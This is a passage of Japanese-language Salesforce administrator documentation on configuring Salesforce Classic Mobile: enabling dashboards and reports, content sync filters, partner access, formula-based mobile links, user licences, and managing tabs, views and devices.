- ダッシュボードは、モバイルアプリケーション内で自動的に更新されることはありません。ダッシュボードの更新を要求するには、[更新] ボタンをクリックします。
- ユーザは、モバイルアプリケーション内でオフライン操作が可能です。ワイヤレス接続のない場所では、前回表示したダッシュボードを参照することはできますが、ダッシュボードを更新したり、別のダッシュボードを選択したりすることはできません。
- モバイルダッシュボードを使用するには、BlackBerry 4.5 以上のオペレーティングシステムが必要です。モバイルダッシュボードには、バージョン 4.3 との互換性がありますが、ダッシュボードの表が適切に表示されない場合があります。
- BlackBerry 管理者は、BlackBerry Enterprise Server のダウンロードサイズ設定が、デバイスに保存できるダッシュボードのデータ量に影響を与えます。ダウンロードサイズ設定が適切であることを確認し、モバイルユーザに配布する前にダッシュボードを必ずテストしてください。

メモ: 現在、ダッシュボードは、BlackBerry および iPhone のクライアントアプリケーションでのみ使用できます。

モバイルダッシュボードを有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*モバイルダッシュボード*」と入力し、[モバイルダッシュボード設定] を選択します。次に、モバイル設定の名前をクリックします。
2. 初めてモバイルタブを定義する場合は、[モバイルタブ] 関連リストで [タブのカスタマイズ] をクリックします。モバイルタブがすでに設定されている場合は、[編集] をクリックします。

3. [選択可能なタブ] リストから [ダッシュボード] を選択し、[追加] 矢印をクリックして、モバイル設定に追加します。[選択可能なタブ] リストには、標準オブジェクトタブとカスタムオブジェクトタブが含まれます。Web タブおよび Visualforce タブを含めることもできます。

   警告: モバイル設定でタブをカスタマイズしていない場合は、[ダッシュボード] タブだけでなく、モバイルアプリケーションに表示する必要があるすべてのタブを選択する必要があります。

4. [選択されたタブ] リストで [ダッシュボード] タブを選択し、[上へ] と [下へ] の矢印をクリックして、モバイルアプリケーション内での [ダッシュボード] タブの表示位置を指定します。
5. [保存] をクリックします。

関連トピック:

Salesforce Classic Mobile の設定

Salesforce Classic Mobile でのレポートの有効化

Salesforce Classic Mobile アプリケーションでレポートを有効にする手順は、次のとおりです。

1. Salesforce に Mobile Reports フォルダを作成します。フルサイトのレポートのホームページから、[新規フォルダの作成] をクリックします。
2. ［レポートフォルダ］項目で、「*Mobile Reports*」と入力します。

   このフォルダ名を [Mobile Reports] にしないと、サーバはモバイルデバイスにレポートを読み込みません。名前の入力に間違いがないかどうかをよく確認してから、フォルダを保存してください。また、Salesforce では、フォルダ名が一意である必要はありません。Salesforce Classic Mobile ユーザは、フォルダの表示オプションによるアクセス制限がない限り、「Mobile Reports」という名前のフォルダに保存されているレポートはすべて参照できます。
3. ［公開フォルダのアクセス権］を選択します。このオプションは、モバイルユーザがレポートを実行する機能には影響しません。
4. 必要に応じて未整理レポートを選択し、[追加] をクリックして [Mobile Reports] フォルダに保存します。また、保存した後でフォルダにレポートを追加することもできます。
5. フォルダの利用者オプションを選択します。
   - ［このフォルダはすべてのユーザがアクセス可能です］では、組織内のすべてのユーザが各自のデバイスからモバイルレポート一覧を確認できます。
   - ［このフォルダは次のグループに含まれるユーザのみアクセス可能です］では、指定したユーザグループのみがフォルダにアクセスできます。

     モバイルレポートを、自分自身も含めたすべてのユーザに表示しない場合以外は、[Mobile Reports] フォルダを非公開にはしないでください。
6. [保存] をクリックします。
7. そのレポートを [Mobile Reports] フォルダに追加します。レポートのホームページでレポートの名前をクリックしてから、[別名で保存] をクリックして、[Mobile Reports] フォルダにレポートを保存します。

   レポートを保存した後、オプションを編集して、レポートをモバイルデバイスで参照しやすくすることができます。たとえば、列数を減らしたり、検索条件を追加したりできます。
8. モバイル設定に [レポート] タブを追加します。[設定] から、［クイック検索］ボックスに「*Salesforce Classic 設定*」と入力し、[Salesforce Classic 設定] を選択します。次に、モバイル設定の名前をクリックします。
9. 初めてモバイルタブを定義する場合は、[モバイルタブ] 関連リストで [タブのカスタマイズ] をクリックします。モバイルタブがすでに設定されている場合は、[編集] をクリックします。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

公開レポートフォルダを作成、編集、および削除する
- 「公開レポートの管理」

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

10. [選択可能なタブ] リストから [レポート] を選択し、[追加] 矢印をクリックして、モバイル設定に追加します。[選択可能なタブ] リストには、標準オブジェクトタブとカスタムオブジェクトタブが含まれます。Web タブおよび Visualforce タブを含めることもできます。

    警告: モバイル設定のタブをカスタマイズしていない場合は、[レポート] タブだけでなく、Salesforce Classic Mobile に表示する必要があるすべてのタブを選択する必要があります。

11. [選択されたタブ] リストで [レポート] タブを選択し、[上へ] と [下へ] の矢印をクリックして、Salesforce Classic Mobile アプリケーション内での [レポート] タブの表示位置を指定します。
12. [保存] をクリックします。

メモ: 現在、Salesforce Classic Mobile のレポートは、Android デバイスまたは iPhone デバイスでは使用できません。

関連トピック:

Salesforce Classic Mobile の設定

Salesforce Classic Mobile 用の Salesforce CRM Content の設定

Salesforce CRM Content が Salesforce Classic Mobile で実装される方法について、次の点に留意してください。

- コンテンツレコード情報はデバイスに同期されますが、コンテンツレコードに関連付けられたファイルは同期されません。これにより、ファイルが大きすぎてモバイルデバイスにダウンロードできない場合でも、ユーザがアプリケーションからコンテンツを配信できます。
- ユーザは、アプリケーションで特定のコンテンツを検索できません。[コンテンツ] タブに表示されたコンテンツのみ共有できます。このコンテンツは、割り当てられたモバイル設定に基づいてデバイスに自動的に同期されます。
- ユーザは、アプリケーションで登録済みコンテンツのリストを表示できません。また、特定のライブラリに基づいて [コンテンツ] タブでレコードのリストを絞り込むこともできません。
- ユーザはアプリケーションでコンテンツのプレビューおよび共有が可能ですが、コンテンツレコードに関連付けられたファイルの更新はできません。必要な権限がある場合は、コンテンツの詳細ページの項目を編集できます。
- コンテンツをプレビューおよび配信するには、ユーザにデータ接続が必要です。データ接続がない場合、ユーザはコンテンツの詳細ページの参照のみが可能です。
- Salesforce Classic Mobile のコンテンツは、iPhone デバイスでのみサポートされます。
- コンテンツオブジェクトのモバイル権限はブロックできません。現在、Salesforce Classic Mobile のコンテンツオブジェクトは参照のみです。
- コンテンツオブジェクトのモバイルページレイアウトは編集できません。アプリケーションのコンテンツの詳細ページは、いくつかの項目のみを表示するようにハードコードされています。

Salesforce Classic Mobile 設定のコンテンツを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Salesforce 設定*」と入力し、**[Salesforce Classic 設定]** を選択して、モバイル設定の名前をクリックします。
2. [データセット] 関連リストで、**[編集]** をクリックします。
3. **[追加...]** をクリックします。
4. ポップアップウィンドウで [コンテンツ] を選択し、**[OK]** をクリックします。
5. 項目の絞り込みを使用し、同期させるコンテンツレコードを指定します。

   ユーザは Salesforce Classic Mobile アプリケーションでコンテンツを検索できないため、重要なコンテンツをデバイスで使用可能にする絞り込みの設定が不可欠です。ライブラリまたは登録に基づいて絞り込みを作成することはできませんが、次のオプションで有用な絞り込み条件を設定できます。

   - **日付:** [最終更新日]、[コンテンツ更新日]、または [作成日] 項目で絞り込みます。最近更新されたコンテンツレコードを確実に同期させるには、「過去 90 日間」や「過去 180 日間」などの特殊な日付値を使用します。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile データセットを作成、変更、または削除する
- 「モバイル設定の管理」

- 所有者: 組織で特定の人物がコンテンツの公開を担当する場合、著者で絞り込みます。
- ファイルの種類: 特定のドキュメントタイプで絞り込みます。たとえば、商談チームは多くの場合、プレゼンテーション資料または PDF ドキュメントに関心があります。
- カスタム項目: コンテンツを分類するためにカスタムコンテンツ項目を作成している場合、カスタム項目で絞り込みます。たとえば、選択リスト値の［機能の使用方法］項目を作成した場合、［機能の使用方法］が「セールス」に一致する絞り込み条件を設定できます。

6. 必要に応じて、[レコードの上限数を設定]で2番目のラジオボタンを選択し、この設定によりモバイルデバイスに転送できるコンテンツレコードの最大数を入力することで、コンテンツレコードがモバイルデバイス上のすべてのメモリを使い切ってしまうことを防ぎます。[並び替えの基準]および[並び替え]ドロップダウンリストを使用して、モバイル設定のデータサイズの制限を超えた場合に同期されるレコードを指定します。
7. [完了]をクリックします。

関連トピック:

Salesforce Classic Mobile の設定

Salesforce CRM Content の設定

パートナーユーザの Salesforce Classic Mobile へのアクセスの設定

メモ: Summer '13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナーユーザは、Salesforce Classic Mobile アプリケーションを使用して、モバイルデバイスでパートナーポータルデータにアクセスできるようになります。

パートナーユーザの Salesforce Classic Mobile へのアクセス設定のヒント

- パートナーユーザのために Salesforce Classic Mobile を設定する前に、パートナーユーザ取引先を設定し、Salesforce Classic Mobile を使用するパートナーポータルユーザそれぞれのモバイルライセンスを購入する必要があります。パートナーユーザが Salesforce Classic Mobile を使用できるようにするためには、パートナーユーザプロファイルを、少なくとも 1 つの有効なパートナーポータルに割り当てておく必要があります。ユーザプロファイルが複数のパートナーポータルに割り当てられている場合、Salesforce Classic Mobile を使用したアクセスが可能になるのは、最初に割り当てられたパートナーポータルのみです。
- カスタムモバイルリストビューは、パートナーポータルのリストビューには影響しません。
- Salesforce Classic Mobile アプリケーションで User データセットを使用可能にすると、パートナーがパートナー取引先ユーザとすべての社内ユーザにオブジェクトを割り当てることができます。User データセットを使用可能にしない場合、パートナーがオブジェクトを割り当てられるのは、モバイルデバイスで使用可能なレコードに関連付けられた社内ユーザまたはパートナー取引先ユーザのみです。

関連トピック:

Salesforce Classic Mobile の設定

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile の設定、データセット、モバイルデバイス、およびユーザを表示する

- 「設定・定義を参照する」

Salesforce Classic Mobile の設定およびデータセットの作成、変更、または削除、モバイル設定のテスト、モバイルオブジェクトプロパティの編集、およびモバイルカスタムビューの管理を行う

- 「モバイル設定の管理」

Salesforce Classic Mobile 用の Web ページと Visualforce Mobile ページへのリンクの作成

Salesforce Classic Mobile アプリケーション、Visualforce Mobile、および外部 Web サイトのインテグレーションを向上するために、必要に応じてネイティブの Salesforce レコードから Visualforce Mobile ページまたは外部 Web サイトへのリンクを作成できます。リンクを作成するには、標準オブジェクトまたはカスタムオブジェクトにテキスト数式項目を作成します。項目を Salesforce Classic Mobile アプリケーションに表示するには、ページレイアウトに表示されるようにする必要があります。ページレイアウトの下部の「モバイルリンク」とラベル付けされた個別セクションに、すべての埋め込みリンクを設定することをお勧めします。現在、Salesforce のこれらのリンクを非表示にする方法はありませんが、リンクが目に付かないようにするためにセクションを折りたたむことができます。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

1. 該当するオブジェクトの項目エリアに移動します。
2. ページの項目セクションにある [新規] をクリックします。
3. ［数式］を選択し、[次へ] をクリックします。
4. 項目ラベルを入力します。

   入力した項目ラベルに従って、項目名が自動的に入力されます。
5. ［テキスト］を選択し、[次へ] をクリックします。
6. 数式エディタで、カスタム Visualforce ページまたは外部 Web サイトへのリンクを作成します。
   - Visualforce リンクを作成するには、「*"visualforce:///apex/PageName"*」と入力し、「*PageName*」を Visualforce ページの名前と置き換えます。*?contactid=" & Id"* など、パラメータを文字列に追加すると、クライアントアプリケーションのレコードの情報を Visualforce ページに渡すことができます。
   - Web リンクを作成するには、*"weblink:http://www.salesforce.com"* のように、リンク先の URL の前に *「weblink:」* と入力します。パラメータを文字列に追加すると、クライアントアプリケーションのレコードの情報を Web ページに渡すことができます。たとえば、次の Web リンクは、取引先責任者レコードからソーシャルネットワーキングサイトを起動し、取引先責任者を検索します。

```
"weblink:http://m.linkedin.com/members?search_term=" &FirstName& "+" &LastName&
"&filter=name&commit=Search"
```

   メモ: クライアントアプリケーションは、すべてのパラメータを持つ Visualforce または Web リンクを埋め込みブラウザへ渡します。パラメータの解釈は、Web サイトまたは Visualforce Mobile ページによって異なります。リンクで渡すパラメータを使用して Visualforce Mobile ページを構築してください。
7. [次へ] をクリックします。

8. 項目レベルのセキュリティを設定して、特定のプロファイルに対してその項目をアクセス可能にするか参照のみにするかを決定し、[次へ] をクリックします。
9. 項目を表示するページレイアウトを選択します。次のステップで、レイアウトをカスタマイズして、ページの項目の場所を変更します。
10. 変更内容を保存します。
11. オブジェクトのページレイアウトを編集します。ページレイアウトを変更するオブジェクトの管理設定から、[ページレイアウト] に移動します。
12. セクション要素をパレットからページレイアウトにドラッグし、既存のセクションの下にドロップします。
13. [セクション名] 項目で、「*Mobile Links*」を入力します。
14. [編集ページ] オプションをオフにします。
15. 1 列レイアウトを選択し、[OK] をクリックします。
16. 新しいテキスト数式項目を現在の場所から新しいモバイルリンクセクションにドラッグします。
17. 変更内容を保存します。

関連トピック:

Salesforce Classic Mobile の設定
オブジェクト管理設定の検索

Salesforce Classic Mobile の可用性に関するユーザへの通知

Salesforce Classic Mobile アプリケーションをユーザにリリースする準備ができたら、アプリケーションが使用可能であることをメールで通知し、インストールの手順を説明します。メールは、Outlook など会社のメールアプリケーションを使用して送信するか、Salesforce から一括して送信できます。どちらの場合でも、ダウンロードを開始する URL を含めてください。

- Android ユーザの場合、ダウンロード URL は `mobile.salesforce.com` です。このリンクは、最初のダウンロード、後で行うアップグレードのいずれの場合でも同じです。
- iPhone のダウンロード URL は、iTunes から入手できます。iTunes を開き、**[iTunes Store]** をクリックして Salesforce Classic Mobile を検索します。アプリケーションアイコンをクリックすると、そのアプリケーションの詳細を参照できます。iTunes ウィンドウの上部に、App Store でのアプリケーションの位置を示すブレッドクラムリスト (**[App Store]** > [ビジネス] > **[Salesforce Classic Mobile]**) が表示されます。テキストエディタまたは文書処理プログラムにこのパスをドラッグアンドドロップして、アプリケーションのダウンロード URL を表示します。

Salesforce から Salesforce Classic Mobile ユーザに一括してメールを送信する手順は、次のとおりです。

1. Salesforce Classic Mobile の可用性に関してユーザに知らせるメールテンプレートを作成します。個人設定から、[クイック検索] ボックスに「テンプレート」と入力し、[私のテンプレート] または [メールテンプレート] (表示された方) を選択します。必要に応じて、アップグレード通知用のメールテンプレートを別に作成することもできます。テンプレートにダウンロードリンクを含めます。
2. [一括メール送信] ページに、Salesforce Classic Mobile ユーザのみを表示するカスタムビューを作成します。
3. 作成したカスタムビューを使用して、Salesforce Classic Mobile ユーザに対して一括メール送信を行います。[設定] から、[クイック検索] ボックスに「*ユーザの一括メール送信*」と入力し、[ユーザの一括メール送信] を選択します。

関連トピック:

Salesforce Classic Mobile の設定

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

HTML メールテンプレートを作成する
- 「HTML テンプレートの編集」

ユーザにメールを一括送信する
- 「一括メール送信」
  および
  「ユーザの管理」

FAQ - システム管理者向け Salesforce Classic Mobile

- Salesforce Classic Mobile アプリケーションは保護されていますか?

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

Salesforce Classic Mobile アプリケーションは保護されていますか?

Salesforce と Salesforce Classic Mobile の間で転送されるデータはすべて、完全に暗号化され、無線での転送がセキュリティで保護されます。

モバイルアプリケーションでは、デバイスレベルで複数のセキュリティ層を使用しています。デバイスベンダによって、パスワードやパスコードのアクセス制限を設定する機能が提供されています。ユーザは、組織のセキュリティポリシーに準拠したデバイス保護を使用する必要があります。デバイスがパスワードによってロックされる場合、認可されていないユーザが機密データを入手するのは困難です。

さらに、デバイスでモバイルアプリケーションを有効化するには、ユーザが有効な Salesforce 認証情報を持っている必要があります。ユーザが新しいワイヤレスデバイスを登録すると、古いワイヤレスデバイスの Salesforce データが自動的に消去されます。つまり、ユーザが一度に有効化できるモバイルデバイスは 1 つのみです。また、Salesforce アカウントを使用して新しいデバイスを有効化すると、ユーザに警告メッセージが表示されます。ログインしたユーザのモバイルデバイスでの無操作状態が管理者によって設定された期間を超過すると、モバイルセッションが終了されます。セッションを再確立するには、パスワードまたはパスコードが必要です。

管理者は、リモートで紛失または盗難にあったデバイスからデータを削除することもできます。

Salesforce Classic Mobile をすべての BlackBerry ユーザにリリースする簡単な方法はありますか?

組織が BlackBerry Enterprise Server (BES) を使用して BlackBerry スマートフォンを管理する場合は、Application Push を使用できます。Application Push は、管理者によって開始される、BlackBerry Enterprise Server 上の配信テクノロジです。このテクノロジによって BlackBerry スマートフォンにリモートでアプリケーションがインストールされます。このテクノロジは、Salesforce が開発したものではなく、サポートも行っていませんが、BlackBerry Enterprise Server 管理者は、このテクノロジを使用して、BlackBerry ユーザのモバイルデバイスに Salesforce Classic Mobile をインストールできます。

Application Push についての詳細は、Research In Motion 社が公式に提供している『*BlackBerry Enterprise Server Administrator Guide*』の「Making additional BlackBerry device software and applications available to users」と「Creating software configurations」のセクションを参照してください。Application Push に関する技術的な問題は、Research in Motion 社のサポートにお問い合わせください。

Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile 設定を管理するには、[設定] から［クイック検索］ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択します。

- 新しいモバイル設定を定義するには、[新規モバイル設定]をクリックします。
- 異なるユーザまたはプロファイルの割り当てやデータセットの最大サイズの変更など、モバイル設定を変更するには、[編集] をクリックします。
- モバイル設定を有効化するには、[編集]をクリックし、［有効］チェックボックスをオンにして、[保存]クリックします。モバイル設定を無効にするには、［有効］を選択解除します。
- モバイル設定を削除するには、[削除] をクリックします。
- モバイル設定の詳細を表示するには、モバイル設定の名前をクリックします。

  モバイル設定の詳細ページでは、次の操作を実行できます。

  - [データセット]関連リストの[編集]をクリックして、モバイル設定のデータセットを変更する。
  - [モバイルオブジェクトのプロパティ]関連リストのオブジェクト名の横にある[編集]をクリックして、モバイル化されたオブジェクトのプロパティを変更する。
  - [モバイルタブ]関連リストの[編集]をクリックして、モバイル設定のタブをカスタマイズする。
  - [モバイルビュー]関連リストの[編集]をクリックして、モバイル設定のカスタムビューを作成する。
  - [コピー] をクリックして、モバイル設定をコピーする。

関連トピック:

Salesforce Classic Mobile での外出先での生産性サポート

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する

- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を作成、変更、または削除する

- 「モバイル設定の管理」

Salesforce Classic Mobile の権限

Salesforce Classic Mobile アプリケーションにアクセスする各ユーザには、モバイルライセンスが必要になります。モバイルライセンスを割り当てるには、ユーザレコードの［モバイルユーザ］チェックボックスを使用します。

Unlimited Edition、Performance Edition、および Developer Edition を使用している組織には、Salesforce ライセンス 1 つにつきモバイルライセンスが 1 つ提供され、［モバイルユーザ］チェックボックスはすべてのユーザに対してデフォルトで有効になります。Professional Edition または Enterprise Edition を使用している組織は、モバイルライセンスを別途購入し、それらのライセンスを手動で割り当てる必要があります。

メモ: 新しい Performance Edition ユーザの場合、［モバイルユーザ］チェックボックスはデフォルトで無効になっています。

アプリケーションをリリースする準備を整えるまで、ユーザがモバイルデバイスで Salesforce Classic Mobile を有効にできないようにするには、すべてのユーザに対して［モバイルユーザ］チェックボックスをオフにします。

関連トピック:

- Salesforce Classic Mobile での外出先での生産性サポート

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する

- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を作成、変更、または削除する

- 「モバイル設定の管理」

Salesforce Classic Mobile タブの管理

Salesforce Classic Mobile 設定のタブを管理するには、[設定] から [クイック検索] ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択します。次に、モバイル設定の名前をクリックし、[モバイルタブ]関連リストが表示されるまでスクロールダウンします。

設定のタブがカスタマイズ済みの場合は、選択したタブが [モバイルタブ] 関連リストに表示されます。

- タブ設定を変更するには、**[編集]** をクリックします。
- モバイルタブ設定を削除して、デフォルトのタブ動作を代わりに使用するには、[デフォルトにリセット] をクリックします。

設定のタブをカスタマイズしていない場合は、設定にデフォルトタブの動作が使用されることが関連リストに示されます。設定に使用するタブをカスタマイズしてその順序を定義するには、[タブのカスタマイズ] をクリックします。

関連トピック:

Salesforce Classic Mobile での外出先での生産性サポート

Salesforce Classic Mobile 設定の管理

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する

- 「設定・定義を参照する」

Salesforce Classic Mobile タブを管理する

- 「モバイル設定の管理」

Salesforce Classic Mobile ビューの管理

Salesforce Classic Mobile 設定のカスタムビューを管理するには、[設定]から［クイック検索］ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]**を選択します。次に、モバイル設定の名前をクリックし、[モバイルビュー]関連リストが表示されるまでスクロールダウンします。

- すべてのカスタムビューの一覧を表示するには、［オブジェクトの選択］ドロップダウンリストで[すべてのオブジェクト]を選択します。[オブジェクトの選択] ドロップダウンリストを使用して、オブジェクトごとのビューを表示できます。
- 新しいモバイルビューを作成するには、[オブジェクトの選択] ドロップダウンリストからオブジェクトを選択して、[新規モバイルビュー] をクリックします。
- モバイルカスタムビューに変更を加えるには、ビュー名の横の [編集] をクリックします。
- モバイルカスタムビューを削除するには、ビュー名の横の [削除] をクリックします。
- モバイルカスタムビューの詳細を表示するには、その名前をクリックします。

関連トピック:

Salesforce Classic Mobile での外出先での生産性サポート

Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile デバイスの管理

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile デバイスおよびユーザを表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile カスタムビューを管理する
- 「モバイル設定の管理」

カスタムレポートタイプでの Salesforce Classic Mobile 使用状況データ

組織での Salesforce Classic Mobile の使用状況を示すデータを使用して、カスタムレポートタイプを作成できます。たとえば、レポートでは、Salesforce Classic Mobile へのユーザのアクセス頻度や、使用しているモバイルデバイスの種類などを示すことができます。

Salesforce Classic Mobile の使用状況データでカスタムレポートタイプを作成するには、カスタムレポートタイプを定義するときに、モバイルセッションの［主オブジェクト］を選択します。カスタムレポートタイプの項目を選択する場合は、次の Salesforce Classic Mobile 固有の項目から選択します。

Mobile 使用状況データ項目	定義
ブランド	通信業者
データサイズ (バイト)	デバイスのレコードの合計サイズ
デバイスアドレス	デバイスの一意の物理アドレス (iOS の UDID)
デバイスアプリケーションのバージョン	Salesforce Classic Mobile のインストールされているバージョン
デバイスモデル	デバイスのモデル
デバイスのオペレーティングシステムのバージョン	デバイスにインストールされているオペレーティングシステムのバージョン
所要時間	モバイルセッションの時間 (秒単位)
最終登録日	最終登録日または有効化日
状況の最終取得日	デバイスからの通信の最終受信日
メーカー	デバイスのメーカー
メタデータサイズ (バイト)	デバイスのメタデータのサイズ (ページレイアウト、選択リストの値など)
所有者: 氏名	デバイスユーザの名前
セッション開始日	モバイルセッションの開始日
状況	ユーザのデータセットがモバイル設定で許可された最大サイズを超えたことを示すインジケータ

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

メモ:

- モバイルセッションは、ログイン履歴レポートの Web ベースのセッションと似ています。ただし、モバイルセッションには 20 分という固定のタイムアウト値があります。通常、アプリケーションまたは

デバイスで 20 分間無操作状態が経過した後、Salesforce では、ユーザのログイン時または Salesforce Classic Mobile の起動時に新しいモバイルセッションを作成します。

- モバイルセッションレポートには、Salesforce Classic Mobile アプリケーションの使用状況データのみが含まれ、Salesforce1 アプリケーションなどのその他の Salesforce モバイルアプリケーションの使用状況データは含まれません。
- いくつかのデバイスでは、すべての物理属性が提供されません。たとえば、Apple デバイスではブランド属性は提供されません。

Salesforce Classic Mobile デバイスの管理

ユーザが Salesforce Classic Mobile アプリケーションをモバイルデバイスにインストールして、初めてログインするとき、Salesforce ではデバイスに関する情報が取得され、その情報がユーザレコードと関連付けられます。デバイス情報は参照のみ可能です。

デバイスエントリは自動的に作成されますが、[設定] から［クイック検索］ボックスに「ユーザとデバイス」と入力し、[ユーザとデバイス] を選択して、組織のすべてのモバイルユーザとデバイスを表示および管理できます。

[すべてのモバイルユーザとモバイルデバイス]ページでは、次の操作を実行できます。

- 組織内で、Salesforce Classic Mobile の使用が有効になっているユーザのリストを表示します。
- カスタムリストビューを作成して、モバイルユーザのさまざまなサブセットを表示します。たとえば、Salesforce Classic Mobile アプリケーションから Salesforce に一度もログインしたことのないユーザを示すビューを作成して、組織での Salesforce Classic Mobile のリリース活動の効果を評価できます。
- デバイスのアドレスをクリックして、モバイルデバイスの詳細を表示します。
- ユーザ名をクリックして、特定のユーザの詳細を表示します。
- モバイル設定の名前をクリックして、モバイル設定の詳細を表示します。
- 次の操作を複数のユーザで同時に実行します。
  - モバイルセッションタイムアウト値を調整する
  - ユーザのモバイルデバイスから Salesforce データを消去する
  - ユーザレコードからモバイルデバイスを削除する
- ユーザデバイスが同期されない理由を見つけるには、[状況] 列の赤いエラーアイコン上にマウスを置きます。同期エラーに関する詳細情報がデバイスの詳細ページに表示されます。

メモ: ユーザの詳細ページの [割り当てられたモバイルデバイス] 関連リストからモバイルユーザを管理することもできます。

関連トピック:

Salesforce Classic Mobile での外出先での生産性サポート

Salesforce Classic Mobile 設定の管理

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

